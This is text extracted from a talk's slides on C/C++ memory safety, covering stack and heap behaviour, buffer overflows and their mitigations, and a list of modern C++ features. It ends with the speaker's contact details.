
Exploit - Shell



Exploit - Shell




Exploit - Shell





Exploit - Shell



Summary and Mitigation



buffers grow in the direction of increasing memory addresses



buffers are not bounded by default, they can overflow



buffer overflow can corrupt the stack and allow attackers to hijack control flow



non-executable stack (MPU)



only include code that is meant to be used



use C++ : tie number of elements to the array (range-based for loops, encapsulation, `std::array`, `std::vector`)



never rely on client-side verification



avoid `memcpy` and other unbounded buffer operations



help ASLR (do not leak information about memory)



stack canaries, etc.

Conclusions



variables with dynamic storage duration are allocated on the heap

local variables with automatic storage duration are allocated on the stack

buffers grow in the direction of increasing memory addresses



stack allocation does not modify the underlying memory

free does not wipe memory, *malloc* does not initialize memory

buffers are not bounded by default, they can overflow



uninitialized, stack-allocated data is a window into the stack

uninitialized, heap-allocated data is a window into the heap

dangling pointers are dangerous

buffer overflow can corrupt the stack and allow attackers to hijack control flow

Conclusions



always initialize local variables (even arrays) -> use classes and constructors

implement destructor to wipe sensitive information from the stack

always initialize dynamically allocated objects -> use classes and constructors

implement destructor to wipe sensitive information from the heap

avoid dangling pointers, use smart pointers

non-executable stack

only include code that is meant to be used

use C++ : tie number of elements to the array (range-based for loops, encapsulation, `std::array`, `std::vector`)

never rely on client-side verification

avoid memcpy and other unbounded buffer operations

help ASLR (do not leak information about memory)

stack canaries, etc.

Conclusions

use modern C++



std::unique_ptr

references

std::variant

std::shared_ptr

encapsulation

move semantics

encapsulated C-style arrays

templates

range-based for loop

std::optional

constexpr

RAII

std::vector

iterators

encapsulated memcpy

concepts

std::weak_ptr

std::expected

copy constructor

consteval


std::array

dynamic polymorphism

copy assignment operator

contracts

Thank You!



Marcell Juhasz

marcelljuhasz.com
github.com/juhaszmarcell96
linkedin.com/in/juhaszmarcell
marcell.juhasz96@gmail.com

